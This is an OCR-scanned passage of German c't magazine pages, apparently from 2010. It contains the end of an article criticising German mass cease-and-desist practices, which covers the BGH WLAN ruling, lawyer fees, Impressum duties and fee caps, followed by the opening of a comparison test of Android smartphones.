AVM übersah dabei, dass der BGH genau über eine Fritzbox im Auslieferungszustand verhandelt hatte. Vorausgegangen war in erster Instanz ein rigides Urteil des Landgerichts (LG) Frankfurt. Dieses hatte behauptet, dass es nicht ausreicht, den 16-stelligen WPA-Schlüssel zu verwenden, den AVM voreinstellt. Denn dieser Schlüssel sei als Aufkleber auch am Gerät angebracht und könne von Unbefugten abgelesen werden. Der BGH hat das bestätigt.

### Anscheinsbeweise

Die schriftliche Begründung zu dem höchstinstanzlichen Urteil wird nicht vor Mitte Juli erwartet. Solange lässt sich über die Auswirkungen wenig sagen. Schon jetzt ist aber klar, dass es die Unsicherheit von Anschlussinhabern eher noch steigern wird: Wann ist mein WLAN sicher? Muss ich den Netzstecker ziehen, wenn ich das Haus verlasse?

Die Tendenz in der Rechtsprechung zeigt eindeutig, dass die Gerichte bei Urheberrechts-



**Wer sein WLAN nur mit dem aufgedruckten WPA-Key auf der Fritzbox absichert, ist in der Störerhaftung.**

delikten eher den Klägern glauben als den Beklagten. Bereits wenn die Abmahnung geschrieben ist, hat sich die Beweislast de facto umgedreht. Für den Rechteinhaber genügt es zu behaupten, die IP-Adresse korrekt erfasst zu haben. Nun muss der Abgemahnte nachweisen, dass dem nicht so war. „Sekundäre Darlegungslast“ nennen das die Richter gerne.

In dieser Hinsicht kann das Landgerichtsurteil, das der BGH-Entscheidung zugrunde liegt, als typisch gelten. Der Abgemahnte hat versichert, er sei zum angeblichen Tatzeitpunkt im Urlaub gewesen und habe den Netzstecker des WLAN-Routers abgezogen. Ohnehin sei die Fritzbox von seinem Arbeitgeber eingerichtet und Ethernet-verkabelt worden. Das Funknetz sei nie aktiviert gewesen. Sein Arbeitgeber bestätigte ihm das sogar schriftlich. Dem Gericht fehlte aber ein sicherer Beweis dafür, dass der Beklagte das WLAN nie aktiviert und vor Urlaubsantritt seine Sammelsteckdose abgeschaltet hatte.

Da stellt sich die Frage, wie er das hätte nachweisen können. Die Antwort lautet: Gar nicht. Und selbst wenn er es geschafft hätte, wären sicherlich bohrende Nachfragen erfolgt. Wer hatte einen Schlüssel zur Wohnung? Kam denn niemand zum Blumen gießen? Wer hatte im letzten Jahr die Möglichkeit, unbemerkt den 16-stelligen Schlüssel abzuschreiben? War das Zimmer, in dem der WLAN-Router steht, wirklich immer abgeschlossen?

Solange viele Richter den Behauptungen der Massenabmahner zuerst Glauben schenken, hat

der Abgemahnte in aller Regel den Rechtsstreit bereits verloren, bevor er anfängt. Dass die angeblich lupenreine Beweisführung der Rechteinhaber bisweilen selbst nicht gerade wasserdicht ist, hat c't jüngst belegt [2]. Solange es aber Gerichte gibt, die den Klägern regelmäßig Recht geben, kann ihnen das letztlich egal sein.

Für den zu Unrecht Abgemahnten ergibt sich daraus eine nahezu ausweglose Situation. Beißt er in den sauren Apfel und lässt sich gegen Honorar vom Anwalt beraten, erzählt der ihm meist auch nichts anderes. Nicht mal eine Logdatei des WLAN-Routers, die belegen soll, dass kein Zugriff auf Tauschbörsen stattgefunden hat, hilft weiter. Denn die könnte ja nachträglich manipuliert worden sein.

### Kein Leistungsprinzip

Für echte oder vermeintliche Rechtsverstöße im Internet gelten Abmahnungen längst als Methode zum Eintreiben von zusätzlichen Einnahmen. Dabei war es der ursprüngliche Zweck des Rechtsinstruments Abmahnung, teure und langwierige gerichtliche Auseinandersetzungen im gewerblichen Umfeld vermeiden zu helfen.

Das Prinzip lautet eigentlich: Wird man in seinen Rechten verletzt, setzt man den Verletzer davon in Kenntnis und verlangt von ihm, damit aufzuhören. In aller Regel bietet man ihm eine vorformulierte Erklärung an, die er unterschreiben und zurücksenden kann. Hält er sich nicht an diese Unterlassungsverpflichtung, zahlt er eine festgeschriebene Strafe.

Rechtssysteme vieler Länder setzen deshalb auf die Abmahnung. Fast überall ist geregelt, dass der Abmahnende die Kosten für das erste Anschreiben selbst trägt. Unter allen EU-Staaten bestehen nur Österreich und Deutschland hartnäckig darauf, dass der Abgemahnte die Kosten erstatten muss, wenn der Abmahnende einen Rechtsanwalt beauftragt hat.

Die Abrechnung erfolgt nicht nach dem tatsächlich entstandenen Aufwand. Vielmehr bezahlt der Mandant seinen Rechtsanwalt gemäß der sogenannten Rechtsanwaltsgebührenverordnung (RVG). Die Höhe der Gebühr richtet sich ausschließlich nach dem Gegenstandswert, und diesen ermittelt der Rechtsanwalt anhand von groben Richtwerten, letztlich aber nach Gutdünken.

Ein Beispiel: In einem Forum bezeichnet ein Nutzer den Geschäftsführer der Firma XY als „übles Schlitzohr“. Dieser lässt abmahnen und behauptet, das Gerede sei rufschädigend und kreditgefährdend. Der Anwalt legt den potenziellen Schaden, also den Gegenstandswert, auf 65 000 Euro fest. Er rechnet nach dem üblichen Geschäftsgebührensatz von 1,3 ab. Der Abgemahnte müsste für seine unbedachte Äußerung rund 1700 Euro Rechtsanwaltsgebühren erstatten. Dieselbe Summe fällt auch an, wenn jemand beispielsweise sieben Songs in einer Tauschbörse zum Download anbietet.

Genau hier ist der Grund dafür zu suchen, warum in Deutschland – und nur in Deutschland – das Abmahnwesen so gut floriert. Schon die erste Rechtsbelehrung kann dem Anwalt einen vierstelligen Betrag einbringen. Das marktwirtschaftliche Leistungsprinzip hat der Gesetzgeber praktisch außer Kraft gesetzt. Egal, ob ein rechtschaffener Anwalt nach aufwendiger internationaler Markenrecherche einen Rechtsverletzer abmahnt oder ob ein Winkeladvokat mit Google in Sekunden ein Textplagiat findet und einen Formbrief aufsetzt: Für beide gilt dieselbe Gebührenordnung.

Wenn Leistung und Lohn entkoppelt sind, ist derjenige clever, der mit minimalem Aufwand maximalen Ertrag aus diesem System schöpft. Solange das Auffinden von Rechtsverstößen

Anzeige

noch mit manueller Recherche verbunden war, gab es kaum Missbrauch von Abmahnungen. Erst der Zulauf ins öffentliche Web, verbunden mit Rechnerkraft, Suchalgorithmen und Automatisierung, öffnete das Feld für Massenabmahner. Inzwischen lohnt sich das Geschäft mehr denn je.

Im Umkehrschluss heißt das: Der einzelne Netznutzer sieht sich einer riesigen Schar Rechtsexperten gegenüber. Sie beobachten ihn zwar nicht permanent, das müssen sie aber auch nicht, denn das Netz vergisst selten. Tritt er einmal daneben, hinterlässt das Spuren, die für lange Zeit zu ihm führen. Nicht selten mahnen Rechtsanwälte für ihre Mandanten Verstöße ab, die jahrelang zurückliegen und längst vergessen geglaubt waren.

## Existenzbedrohung

Von Abmahnungen dürften Privatanutzer am meisten betroffen sein. Doch auch für kleine Online-Händler, etwa für Power-Seller bei eBay, stellen die Anwaltschreiben mitunter eine existenzielle Bedrohung dar. Jüngst hat die SPD-Fraktion im Bundestag eine kleine Anfrage an die Bundesregierung zum Thema Abmahnungsmissbrauch speziell im Online-Handel gestellt.

In ihrer Antwort vom 6. Mai gab die Regierung zu, keinerlei Erhebungen zum Missbrauch von Abmahnungen zu führen. Online-Händler würden aber „besonders häufig“ wegen Verstößen gegen die Impressumspflicht abgemahnt, hieß es. Auch falsche Angaben zum Widerrufsrecht wegen der Mängel in der BGB-InfoV spielen demnach eine große Rolle.

Ihrer Antwort zufolge prüft die Regierung derzeit „sorgfältig und intensiv“, ob man dem Abmahnungsmissbrauch mit gesetzgeberischen Maßnahmen begegnen will. Dies beschränke sich „auf den Bereich des Gesetzes gegen den unlauteren Wettbewerb“. Dabei hat der Gesetzgeber selbst die Grundlage für einen Großteil der Abmahnungen in den vergangenen Jahren geliefert.

Da ist zum Beispiel die Posse um die Belehrung der Verbraucher über das Widerrufsrecht. Zunächst im Fernabsatzgesetz, ab 2002 im Bürgerlichen Gesetzbuch (BGB) ist festgelegt, dass

private Web-Käufer viele Waren nach Kauf zurückschicken dürfen und den Kaufpreis zurückerstattet bekommen. Darüber muss der Shop-Betreiber seine Kunden in Kenntnis setzen.

In Ergänzung zum Gesetz hatte der Gesetzgeber ein Muster für eine korrekte Widerrufserklärung veröffentlicht, allerdings nicht im BGB selbst, sondern in der sogenannten Informationspflichten-Verordnung (BGB-InfoV). Die Online-Händler vertrauten der Politik und nutzten den Mustertext. Wie sollten sie auch ahnen, dass die Vorlage in der Verordnung in einigen juristischen Details handwerkliche Fehler enthielt.

Es kam, wie es kommen musste: Shop-Betreiber, die den vom Staat vorgeschlagenen Prozedere nachkamen, wurden mit Abmahnungen von Mitbewerbern geflutet. Ende 2006 erklärte mit dem Kammergericht Berlin erstmals eine zweite Instanz den Mustertext in Teilen für rechtswidrig. Strittig war, was eine Rechtsbelehrung in Textform ist und unter welchen Umständen die Widerrufsfrist beginnt.

Nachdem in der Folge der Gesetzgeber eine Weile lang am einschlägigen Paragraphen 312d BGB herumgedoktert hatte, beschloss er im vergangenen Jahr, den Mustertext ins BGB zu nehmen und ihm damit den nötigen Gesetzesrang zu geben. Diese Änderung tritt am 11. Juni 2010 in Kraft. Es dauerte also acht Jahre, bis die Rechtsunsicherheit für Shop-Betreiber ausgeräumt wurde.

## Impressumswirrwarr

Die Legislative steht grundsätzlich vor dem Problem, bei der Gesetzgebung aktuellen Entwicklungen kaum nachkommen zu können. Vorschriften müssen so gestaltet sein, dass sie möglichst lange Bestand haben und viele Fallkonstellationen abdecken. Bei der wuchernden Internet-Regulierung hat sich daher der Trend eingeschlichen, weiche, kaum eingrenzende Begriffe zu wählen. Erst nach Jahren kristallisiert sich eine Tendenz in der Rechtssprechung heraus, weil jedes Gericht die unscharfen Formulierungen anders interpretiert. In dieser Zeit nutzen Abmahner die bestehende Rechtsunsicherheit aus.

Gut zu beobachten war das bei der sogenannten Impress-

sumspflicht für Website-Betreiber. Die Vorschrift findet sich seit 2007 in Paragraph 5 des Telemediengesetzes. Wörtlich heisst es da: „Diensteanbieter haben für geschäftsmäßige, in der Regel gegen Entgelt angebotene Telemedien folgende Informationen leicht erkennbar, unmittelbar erreichbar und ständig verfügbar zu halten“. Wer dieser Regel nicht folgt, riskiert kostspielige Abmahnungen.

Informiert man sich als juristischer Laie im Gesetzestext, bevor man seine private Website online stellt, so wird man zu dem Schluss kommen, kein Impressum vorhalten zu müssen. Immerhin agiert man ja nicht gewerblich. Doch in der juristischen Praxis sieht es anders aus: „Geschäftsmäßig“ heisst nicht etwa, dass man einem Geschäft nachgeht, sondern einer nachhaltigen Tätigkeit – also etwa dem Betrieb einer Website. Eine Gewinnerzielungsabsicht ist Gerichten zufolge nicht erforderlich.

Und wer aus dem Gesetzestext liest, die Impressumspflicht betreffe nur entgeltspflichtige Angebote, erliegt der schwammigen Formulierung ebenso. „In der Regel gegen Entgelt angebotene Telemedien“ können ebenso gut kostenlos nutzbar sein, aber der Anbieter *könnte* damit Geld verdienen. Das heisst: Die Impressumspflicht *kann* für jeden Website-Anbieter gelten, es kommt im Zweifel auf die Interpretation des Gerichts an.

Eine mal eben ins Web gestellte Online-Präsenz *kann* so bereits zur Kostenfalle werden. Abgemahnt wird in der Praxis bereits, wenn im Impressum ein abgekürzter Vorname steht oder nur ein Postfach in der Adresse angegeben ist. Mahnt beispielsweise ein umsatzstarker Online-Händler ab, der über mehrere Ecken ein Wettbewerbsverhältnis konstruiert hat, kann es schon mal mehr als tausend Euro kosten.

## Fliegender Gerichtsstand

Eine weitere Fehlentwicklung trägt dazu bei, dass Internetnutzer gegen IT-Rechtsanwälte oft das Nachsehen haben. Angelehnt an Pressedelikte gilt auch bei Rechtsverletzungen, die im Internet stattfinden, dass überall geklagt werden kann, wo der Verstoß abrufbar ist. Gemäß die-

sem Prinzip des „fliegenden Gerichtsstands“ wird sich der Urheberrechts-Massenabmahner beispielsweise für Landgerichte in Köln oder Hamburg entscheiden. Beide sind bekannt dafür, dass sie im Zweifel oft den Musik- und Filmschaffenden Recht geben.

Bei Äußerungsdelikten wählen die Rechtsanwälte gerne das Hamburger oder Berliner Landgerichte. Die dortigen Kammern sind oft dabei, wenn es darum geht, Journalisten oder Bloggern nachträglich den Mund zu verbieten. Von diesem Wohlwollen machen Unternehmen zunehmend Gebrauch.

Der renommierte Medienjournalist Stefan Niggemeier, der unter anderem das Bild-Blog betreibt, ist bereits des öfteren abgemahnt worden. Ihn beunruhigt die Alltäglichkeit von Abmahnungen und einstweiligen Verfügungen im Leben eines aktiven Netznutzers: „Für erstaunlich viele Menschen, Gruppen und Unternehmen scheint es ganz normaler Bestandteil des Repertoires einer Auseinandersetzung zu sein, anderen ihre Äußerungen zu verbieten. Das ist nicht nur ein juristisches Problem, sondern auch ein gesellschaftliches und kulturelles.“

Es gebe natürlich Fälle, so Niggemeier in seinem Blog, in denen es legitim oder sogar notwendig sein könne, Veröffentlichungen verbieten zu lassen. „Aber müsste das in einer freiheitlichen Gesellschaft nicht das letzte Mittel sein? Eine drastische Maßnahme für besonders drastische Fälle – anstatt ein Routineinstrument in jeder Auseinandersetzung? Es ist völlig das Bewusstsein dafür abhanden gekommen, was für ein einschneidender Schritt das ist: jemandem zu verbieten, etwas zu sagen.“

## Löchriger Deckel

In seiner liberal geprägten Betrachtung verlässt Niggemeier den pragmatischen Boden. Er erkennt, dass nicht immer die Verletzten selbst die treibende Kraft sind. Unternehmen statten Anwaltskanzleien oft mit einer umfassenden Vollmacht aus. Die Rechtsanwälte mahnen dann gemäß ihrem Auftrag und mit eigener Gewinnerzielungsabsicht ab, ohne Rücksprache mit dem Mandanten zu halten – mit bisweilen katastrophalen Folgen für dessen Ruf.



BMJ | Erstellen einer Anbieterkennzeichnung...

Service | Ratgeber | Leitfaden zur Impressumspflicht | Erstellen einer Anbieterkennzeichnung

## Erstellen einer Anbieterkennzeichnung

Wer als Telemedienanbieter seine Anbieterkennzeichnungspflicht nicht den gesetzlichen Anforderungen entsprechend erfüllt, handelt ordnungswidrig und kann mit einer Geldbuße (bis zu 50.000 Euro) belangt werden.

Wichtiger aber noch: Er begeht auch einen Wettbewerbsverstoß, der u. a. zu Ansprüchen auf Unterlassung führt, die in der Regel werden. Das kann teuer werden und besonders kleine und mittlere Unternehmen erheblich belasten.

auf dem Weg über kostenpflichtige Abmahnungen durchgesetzt werden. Das kann teuer werden und besonders kleine und mittlere Unternehmen erheblich belasten.

**Das Risiko einer Abmahnung lässt sich nicht vollständig vermeiden.** Auch die nachfolgenden Erläuterungen können keinen absoluten Schutz davor bieten, wegen fehlerhafter Angaben rechtmäßig abgemahnt zu werden, denn letztlich beurteilen die Gerichte, ob im Einzelfall eine Rechtsverletzung vorliegt oder nicht.

- [Muss ich die Anbieterkennzeichnungspflicht nach dem Telemediengesetz erfüllen?](#)
- [Welche Angaben muss ich machen?](#)
- [Wie muss ich die Anbieterkennzeichnung platzieren?](#)

zurück zu ["Leitfaden zur Impressumspflicht"](#)

Pressemitteilungen

- [Leutheusser-Schnarrenberger: Gleichstellung von Lebenspartnern schreitet voran](#)
- [Leutheusser-Schnarrenberger: "Keine strafbewehrte Anzeigenpflicht"](#)
- [Justizministerin: Europaweit mehr Verbraucherschutz beim Timesharing-Urlaub](#)
- [EGMR-Entscheidung: Keinen Alarms und differenzierte Debatte](#)

weitere Pressemitteilungen

RSS-Feed  
Newsletter

### Bankrotterklärung: Das Bundesjustizministerium berät zur Impressumspflicht und gibt zu: „Das Risiko einer Abmahnung lässt sich nicht vollständig vermeiden.“

Der Spezialist für Outdoor-Bekleidung Jack Wolfskin beispielsweise hatte die Anwaltskanzlei Harmsen Utescher beauftragt, Verletzungen des bekannten Taten-Markenzeichens zu ahnden. Die findigen Anwälte mahnnten beispielsweise Hobby-Bastler ab, die auf dem Handarbeits-Portal Dawanda Kirschkernkissen mit einem an die Wolfskin-Tatze erinnernden Aufnäher versehen.

An Gebühren fielen dafür 800 bis 1200 Euro an. Der Fall sprach sich blitzschnell in Blogs herum, Boykottaufrufe waren die Folge. Nun erst schrillten bei Jack Wolfskin in Idstein im Taunus die Alarmglocken. Wenige Tage später erklärte das Unternehmen die Abmahnungen für nichtig. „Die zum Teil heftige Kritik unserer Kunden in den aktuellen Fällen der Dawanda-Anbieter nehmen wir ernst und zum Anlass, unser Vorgehen kritisch zu hinterfragen“, gab Geschäftsführer Manfred Hell klein bei.

Dies führt wieder zurück zum Kern des Abmahnwesens. Solange es für Rechtsvertreter dank hoher Gebührenerstattung lukrativ ist, mit hohen Streitwerten abzumahnern, wird sich nichts än-

dern. Erst eine Begrenzung der Gebühren (Deckelung) für das erste Anschreiben würde den Auswüchsen Einhalt gebieten.

Viel mediale Aufmerksamkeit erntete daher die damalige Bundesjustizministerin Brigitte Zypries, als sie 2007 ankündigte, eine Deckelung auf 100 Euro für Erstabmahnungen gesetzlich festschreiben zu wollen. Die Urheberrechtslobby lief Sturm dagegen und sorgte dafür, dass der erste Entwurf immer weiter verwässert wurde. Schließlich war er auf sattsam bekannte Weise so unscharf formuliert, dass Gerichte bis heute nicht wissen, wie er anzuwenden ist [3]. Ohnehin kommt die Deckelung lediglich bei Urheberrechtsverstößen zur Anwendung. Der Gesetzgeber hat sie 2008 im Urheberrechtsgesetz (UrhG) in Paragraph 97a untergebracht. Darin heißt es nun: „Der Ersatz der erforderlichen Aufwendungen für die Inanspruchnahme anwaltlicher Dienstleistungen für die erstmalige Abmahnung beschränkt sich in einfach gelagerten Fällen mit einer nur unerheblichen Rechtsverletzung außerhalb des geschäftlichen Verkehrs auf 100 Euro.“

Was mit viel PR-Getöse als Lösung des Problems angekündigt worden war, erwies sich in der Rechtspraxis als Luftnummer. Meist sehen Richter schon im Angebot eines einzigen Songs in einer Tauschbörse ein geschäftliches Handeln und lehnen Deckelungsbegehren der Abgemahnten ab. Was ein „einfach gelagerter Fall“ sein soll, ist völlig unklar. Nicht darunter fällt laut der Gesetzesbegründung beispielsweise das Anbieten eines aktuellen Kinofilms oder Musikalbums. Die Folge: Die Deckelung findet praktisch nie statt.

Vor allem in dieser Hinsicht könnte das erwähnte WLAN-Urteil des BGH frischen Wind bringen. Wenigstens für das Angebot nur eines Songs legte der BGH-Senat in einem Nebensatz fest, dass „nach geltendem, im Streitfall aber noch nicht anwendbaren Recht maximal 100 Euro“ anfallen.

### Fazit

Das Internet ist hierzulande ganz weit weg davon, ein rechtsfreier Raum zu sein. Die Politik gibt sich alle Mühe, das Online-Da-

sein der Bürger en detail durchzuregulieren. In den letzten zehn Jahren ist dabei allerdings vieles schiefgelaufen. Der Verdacht drängt sich auf, dass die Entscheidungsträger zu wenig auf die Expertise unabhängiger Fachleute setzen, sondern Interessenvertretern das Feld überlassen haben.

Gesetzentwürfe wurden bis zur Unkenntlichkeit weichgespült, Pfusch am Vorschriftenbau sorgt über Jahre für Rechtsunsicherheit in ganzen Branchen, und das Anpacken an den wirklich drängenden Baustellen schieben die Verantwortlichen auf den Sankt-Nimmerleins-Tag. Für Bundesverbraucherministerin Ilse Aigner etwa ist es offenbar wichtiger, öffentlichkeitswirksam Facebook mit dem Austritt zu drohen, als längst überfällige Maßnahmen gegen die Aboabzocke im Web zu forcieren.

Unter den Bürgern geht derweil die Angst um. Viele glauben, ohne juristische Vorkenntnisse im Web Abzockern und Winkeladvokaten hilflos ausgeliefert zu sein. In Wirklichkeit ist es noch schlimmer: Selbst wer die Gesetzeslage en detail kennt und sich streng nach Vorschrift verhält, ist vor kostspieligen Abmahnungen nicht gefeit. Das Internet ist zum juristischen Minenfeld geworden.

Parallel zu diesen Entwicklungen bläst die Europäische Union zum Aufbruch in die Online-Zukunft. Der Bürger soll stärker im Netz verankert sein, mehr Vertrauen in Internet-Dienste haben können. Kern der jüngst in Brüssel vorgestellten „digitalen Agenda“ ist ein Paket von rund 100 geplanten Maßnahmen und 31 Gesetzesvorschlägen. Es kommen also neue, teils sinnvoll klingende Regelungen auf uns zu. Hoffen wir, dass die EU-Politiker auf den Weichspüler verzichten. (hob)

### Literatur

- [1] Holger Bleich, Die Abmahn-Industrie, Wie mit dem Missbrauch des Urheberrechts Kasse gemacht wird, c't 1/10, S. 154
- [2] Holger Bleich, Fragwürdige Beweisführung, Schwache Nachweise illegaler Tauschbörsennutzung, c't 5/10, S. 50
- [3] Noogie C. Kaufmann, Teure Überraschungen, Deckelung von Abmahnkosten kommt Tauschbörsen-Uploadern nicht immer zugute, c't 9/09, S. 156

Anzeige

Anzeige

Achim Barczok, Rudolf Opitz

# Ein Android für alle Fälle

Smartphones mit Android ab 160 Euro

Androiden-Grün ist die Farbe der Saison. Smartphones mit dem Betriebssystem Android stechen die Konkurrenz mit guten Argumenten aus: Offen, funktionsreich, eine schicke Oberfläche und viele kostenfreie Apps. Der Trumpf ist die große Vielfalt von klein bis groß und billig bis teuer.





Die Androiden haben die Kontrolle übernommen. Gerade mal ein Jahr und vier Monate ist es her, dass das erste Smartphone mit Android-Betriebssystem auf dem deutschen Handy Markt Einzug hielt. Heute wirbt jeder Mobilfunkprovider in seinen Schaufenstern mit dem grünen Maskottchen, die meisten Hersteller haben gleich mehrere Android-Handys im Portfolio. Wer ein cooles Smartphone ohne Apfel-Logo will, kauft Android.

Android hat sich neben dem iPhone OS zum interessantesten Smartphone-Betriebssystem entwickelt: funktionsreich, eine schicke Optik, viele Apps, dank guter Touchscreenbedienung optimal für Surf- und Multimedia-Maschinen. Der Erfolg spricht für sich: Nach eigenen Angaben aktiviert Google derzeit täglich 100 000 Android-Smartphones, die Marktforscher der NPD-Group meldeten für das erste Quartal 2010, bei den Privat-Käufen in den USA sei Android am iPhone vorbeigezogen: Demnach lag Android mit 28 Prozent Anteil auf Platz zwei hinter den Blackberrys von RIM (36 Prozent).

Knapp 20 Android-Modelle bekommt man derzeit in Deutschland. Wir haben uns davon die elf aktuellen Geräte angeschaut. Das Google Nexus One, das HTC Desire und das Sony Ericsson Xperia X10 streiten sich mit Premiumausstattung, großen Touchscreens und Straßenpreisen ab 440 Euro um die Spitze. Auch das schon etwas ältere Motorola Milestone, das HTC Legend und das Motorola Backflip gehören mit Preisen um die 400 Euro zur Oberklasse. Das Sony Ericsson Xperia X10 mini, das Samsung Galaxy Spica und die beiden LG-Handys GW620 und GT540 bekommt man für unter 250 Euro ohne Vertrag, letzteres lag uns als Vorseriengerät vor. Das untere Ende markiert das Acer BeTouch E110 mit 160 Euro Straßenpreis.

## Roboter-Gesetze

Jeder Hersteller kann Android auf seinen Geräten installieren und nach den eigenen Vorstellungen anpassen. Das quelloffene Betriebssystem basiert auf dem Linux-Kernel 2.6 und wird vom Firmenkonsortium Open Handset Alliance entwickelt, dem inzwischen fast alle namhaften Netzbetreiber, Chip-Produzenten und Geräte-Hersteller angehören. Die Oberhand hat Gründer Google: Der Online-Riese präsentiert neue Versionen, treibt die Entwicklung voran und stellt die Infrastruktur für Synchronisationsdienste und den Vertrieb der Anwendungen.

Android lässt dem Anwender viele Freiheiten. Er kann Software installieren und auf die SD-Karte mit einem Datei-Manager oder über einen per USB angeschlossenen PC zugreifen. Android-Programme können gleichzeitig laufen (Multitasking) und starten in getrennten Sandboxes, sodass Abstürze nicht das ganze System herunterreißen.


Seit Android 1.0 hat Google sechs Betriebssystem-Versionen veröffentlicht, etwa alle drei Monate eine. Die anwendungsübergreifende Systemsuche gibt es beispielswei-

se erst ab 1.6, animierte Hintergrundbilder ab 2.1, die WLAN-Hotspot-Anwendung ab 2.2. Eine Übersicht der Unterschiede haben wir in der Tabelle unten zusammengestellt. Neue Versionen stehen allerdings nie zeitgleich für alle Modelle zur Verfügung. So gibt es die vor kurzem vorgestellte Version 2.2 Froyo (siehe S. 39) bisher nur für das Nexus One. Das HTC Desire, das HTC Legend, das Motorola Milestone und das Samsung Galaxy Spica haben Android 2.1 installiert. Auf den übrigen läuft Android 1.6 mit einer vom Hersteller angepassten Oberfläche, auf dem Acer E110, auf dem Motorola Backflip und dem GW620 sogar nur 1.5.

Dass nicht alle Androids auf demselben Stand sind, hat unterschiedliche Gründe. Einige Smartphones erfüllen die Anforderungen an Speicher, Prozessorleistung oder System-Ausstattung nicht. Bei anderen kommen die Gerätehersteller nicht mit dem rasanten Aktualisierungstempo von Google mit, müssen sie doch die Updates jedes Mal an zusätzlich installierte Software und Oberflächen anpassen.

## Androiden-Optik

Das grundlegende Oberflächen-Design unterteilt den Startbildschirm in mehrere Seiten, die beim horizontalen Wisch übers Display huschen. Hier finden Programmverknüpfungen, Weblinks oder Ordner Platz und auch die Widgets, die beispielsweise das aktuelle Wetter, einen Newsfeed oder einen Kalender-Ausschnitt anzeigen und sich in der Regel automatisch aktualisieren. HTC beispielsweise personalisiert die Startbildschirme mit großen Anwendungswidgets, Sony Ericsson baut die Optik beim X10 komplett um, beim X10 Mini sogar das Bedienkonzept.



**Nur ein gutes Drittel aller Android-Smartphones läuft mit Android 2.1, wenn man von den Zugriffszahlen auf den Market ausgeht (Stand: Mai 2010, gemessen über 14 Tage).**

Eine jederzeit sichtbare Statusleiste am oberen Bildschirmrand gibt Auskunft über die Zeit, aktuelle Verbindungen, laufende Anwendungen und eingetroffene Nachrichten. Auch Apps können diese Statusleiste nutzen, um etwa neue Tweets zu vermelden oder an einen Termin zu erinnern. Zieht man die Leiste nach unten, blendet Android detailliertere Infos zu den Statusmeldungen ein.

## Grundausrüstung

Als Grundausrüstung sind Browser, E-Mail, Kalender, Kontakte und Medienspieler und Clients für die Google-Dienste Maps, Talk und YouTube installiert. Der Browser auf Basis von Webkit (Acid3-Browsertest: 93/100) macht vor allem auf den großflächigen Touchscreens des Nexus One, Desire, Milestone und Xperia X10 Spaß. Android 2.1 hat ihn fit für HTML5 gemacht und die Bedienung optimiert, mit 2.2 hat er einen deutlichen Geschwindigkeitsschub erfahren. Auf Multitouch-Smartphones zoomt man per

## Unterschiede der Android-Versionen



Version	1.5 Cupcake	1.6 Donut	2.1 Eclair	2.2 Froyo
Universal-Suche	–	✓	✓	✓
Text-To-Speech	–	✓	✓	✓
Touch-Gesten	–	✓	✓	✓
VPN-Konfiguration	–	✓	✓	✓
detaillierte Anzeige für Akkuverbrauch	–	✓	✓	✓
Lautlos-Einstellung bei gesperrtem Bildschirm	–	✓	✓	✓
Exchange Active Sync <sup>1</sup>	–	–	✓	✓
animierte Hintergrundbilder <sup>2</sup>	–	–	✓	✓
Multitouch	–	–	✓	✓
Signalstärke-Anzeige	–	–	✓	✓
Fotoblitz-Unterstützung	–	–	✓	✓
digitaler Zoom, umfangreiche Foto-Effekte	–	–	✓	✓
Google Maps Navigation	–	–	✓ <sup>3</sup>	✓ <sup>3</sup>
Spracheingabe <sup>2</sup>	–	–	✓	✓
Internetweitergabe <sup>1</sup>	–	–	–	✓
WLAN-Hotspot	–	–	–	✓
Security-Funktionen für Exchange	–	–	–	✓
JIT-Compiler (höhere Performance)	–	–	–	✓
Apps auf SD-Karte installieren	–	–	–	✓
Flash-Unterstützung <sup>1</sup>	–	–	–	✓
Schnellstartleiste auf Startbildschirmen <sup>1</sup>	–	–	–	✓
mehrsprachiges Tastaturlayout	–	–	–	✓
Web-Synchronisation für Apps	–	–	–	✓

<sup>1</sup> bei einigen Modellen in älteren Versionen vom Hersteller nachgerüstet

<sup>2</sup> bei einigen Modellen durch Hersteller deaktiviert

<sup>3</sup> nicht für Deutschlandkarten freigeschaltet

✓ vorhanden – nicht vorhanden



Das Google Nexus One (links) zeigt alle Apps alphabetisch sortiert in einem schick animierten Anwendungs Menü, auf dem LG GW620 (Mitte) kann man sie in Kategorien einteilen. Beim Sony Xperia X10 mini (rechts) werden die Anwendungen auf  $3 \times 3$  großen Seiten abgelegt.

Zweifingergeste, bei den anderen über Zoom-Buttons. Ein Doppeltipp auf einen Webseitenausschnitt vergrößert ihn und umbricht den Text auf Displaygröße.

